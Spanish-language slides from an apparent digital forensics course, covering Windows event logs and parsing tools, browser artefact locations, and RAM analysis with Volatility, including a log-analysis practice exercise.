
- **Security:** Eventos de acceso, autenticación, cambios en privilegios, etc.
- **Application:** Eventos generados por aplicaciones específicas instaladas en el sistema.
- **System:** Eventos relacionados con el hardware, servicios del SO, y errores de sistema.
- **Setup:** Eventos relacionados con la instalación de programas y actualizaciones.

**Ruta: C:\Windows\System32\winevt\Logs\**

# I - Forense - Registros Windows

## TOOLS

### Visor de Eventos de Windows




# I - Forense - Registros Windows

## TOOLS

Si no podéis vivir sin command line

### LogParser



Microsoft (R) Log Parser Version 2.2.10  
Copyright (C) 2004 Microsoft Corporation. All rights reserved.

Usage: LogParser [-i:<input\_format>] [-o:<output\_format>] <SQL query> :  
file:<query\_filename>[?param1=value1+...]  
[<input\_format\_options>] [<output\_format\_options>]  
[-q[:ON|OFF]] [-e:<max\_errors>] [-iw[:ON|OFF]]  
[-stats[:ON|OFF]] [-saveDefaults] [-queryInfo]

LogParser -c -i:<input\_format> -o:<output\_format> <from\_entity>  
<into\_entity> [<where\_clause>] [<input\_format\_options>]  
[<output\_format\_options>] [-multiSite[:ON|OFF]]  
[-q[:ON|OFF]] [-e:<max\_errors>] [-iw[:ON|OFF]]  
[-stats[:ON|OFF]] [-queryInfo]

-i:<input\_format> : one of IISW3C, NCSA, IIS, IISODBC, BIN, IISMSID,  
HTTPERR, URLSCAN, CSU, TSU, W3C, XML, EUT, ETW,  
NETMON, REG, ADS, TEXTLINE, TEXTWORD, FS, COM (if  
omitted, will guess from the FROM clause)

-o:<output\_format> : one of CSU, TSU, XML, DATAGRID, CHART, SYSLOG,

# I - Forense - Registros Windows

## TOOLS

Si no podéis vivir sin command line ni Linux

evtx\_dump

## EVTXtract

git clone <https://github.com/williballenthin/EVTXtract.git>

```
sansforensics@siftworkstation ~ > ~
$ evtxtract N4RR34N6-20190307-072825.dmp
<?xml version="1.0" encoding="UTF-8"?>
<evtxtract>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Program-Compatibility-Assistant" Guid="{4cb314df-c11f-47d
7-9c04-65fb0051561b}"></Provider>
<EventID Qualifiers="">17</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x4000000000000000</Keywords>
<TimeCreated SystemTime="2019-01-15 09:35:36.192940"></TimeCreated>
<EventRecordID>1</EventRecordID>
<Correlation ActivityID="" RelatedActivityID=""></Correlation>
<Execution ProcessID="5124" ThreadID="4348"></Execution>
<Channel>Microsoft-Windows-Application-Experience/Program-Compatibility-Assistant</Channel>
<Computer>n4rr34n6</Computer>
<Security UserID="S-1-5-18"></Security>
</System>
<UserData><ResolverFiredEvent xmlns="http://www.microsoft.com/Windows/Diagnosis/PCA/events"><ExePath>C:\Program Files\Oracle\VirtualBox\VirtualBox.exe</ExePath>
<ResolverName>CrashOnLaunch</ResolverName>
</ResolverFiredEvent>
</UserData>
</Event>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Program-Compatibility-Assistant" Guid="{4cb314df-c11f-47d
7-9c04-65fb0051561b}"></Provider>
<EventID Qualifiers="">17</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x4000000000000000</Keywords>
<TimeCreated SystemTime="2019-01-29 09:59:24.656012"></TimeCreated>
```

# I - Forense - Registros Windows

## Práctica time

### Análisis de registros Windows

**Encuentra la dirección IP del atacante que logró acceder,  
la fecha y hora en que ocurrió y la hora exacta en que el  
atacante elevó sus privilegios.**

# 6. NAVEGACIÓN WEB

# I - Forense - Navegación Web

Pero web no es otra categoría????? 😐  
SÍ Y NO

La navegación web deja rastros importantes en los dispositivos.

Cosas importantes:

- **Historial de Navegación**
  - Google Chrome: Archivo History (base de datos SQLite).
  - Firefox: places.sqlite.
- **Cookies**: Fragmentos de datos almacenados por los sitios web que contienen información sobre sesiones, autenticaciones y preferencias del usuario.
  - Google Chrome: Archivo Cookies (base de datos SQLite).
  - Firefox: cookies.sqlite.
- **Caché de Navegación**: Recursos descargados (imágenes, scripts, etc.).
  - Chrome: Directorio Cache/.
  - Firefox: Directorio cache2/.



# I - Forense - Navegación Web

Pero web no es otra categoría????? 😐  
Sí y no

La navegación web deja rastros importantes en los dispositivos.

Cosas importantes:

- **Archivos Descargados**
  - Chrome: Archivo History.
  - Firefox: places.sqlite y downloads.sqlite
- **Formularios guardados:** Todo lo que el navegador autocompleta.
  - Chrome: Almacenado en el archivo Web Data.
  - Firefox: Almacenado en formhistory.sqlite.




# 7. MEMORIA RAM

## III - Forense - Memoria RAM

### ¿Qué es la memoria RAM?

- Memoria volátil que contiene el ordenador
- Sólo tiene contenido cuándo está conectada a la corriente y cuando se apaga el ordenador, Ciao datos.
- Se almacenan de forma temporal todos los programas, procesos, librerías, etc...
- Es posible capturar una imagen de la memoria RAM mientras está en uso. Permite saber los programas que se estaban ejecutando, archivos utilizados, comandos de la shell...



## III - Forense - Memoria RAM

### ¿Qué es Volatility?

- Herramienta que permite analizar un "dump" de memoria, es decir, un archivo con una imagen de una memoria RAM
- Implementada en Python
- Preinstalada en la máquina del curso

```
$> volatility -h
```



## III - Forense - Memoria RAM

### Volatility: sintaxis

COMANDO

```
$> volatility -f ARCHIVO_DEL_DUMP --profile=PERFIL PLUGIN
```

50



## III - Forense - Memoria RAM

### Lo primero de todo...

La forma de analizar los dumps varía dependiendo del Sistema Operativo.

Es necesario, por tanto, saber en que SO estamos.

51

**imageinfo: detecta automáticamente el SO**

```
(urjc@ETSIICTF)-[~/Documentos/dump]
$ vol.py -f dump.raw imageinfo
Volatility Foundation Volatility Framework 2
INFO      : volatility.debug      : Determining
                         Suggested Profile(s) : Win7SP1x64
```

# III - Forense - Memoria RAM

## Conexiones

Volatility nos permite saber las conexiones que estaban abiertas cuando se hizo la captura

**connscan: muestra las conexiones abiertas**

```
volatility -f imagen.vmem --profile=WinXPSP2x86 connscan
```

Offset(P)	Local Address	Remote Address	Pid
0x01a25a50	0.0.0.0:1026	172.16.98.1:6666	1956

conectado a

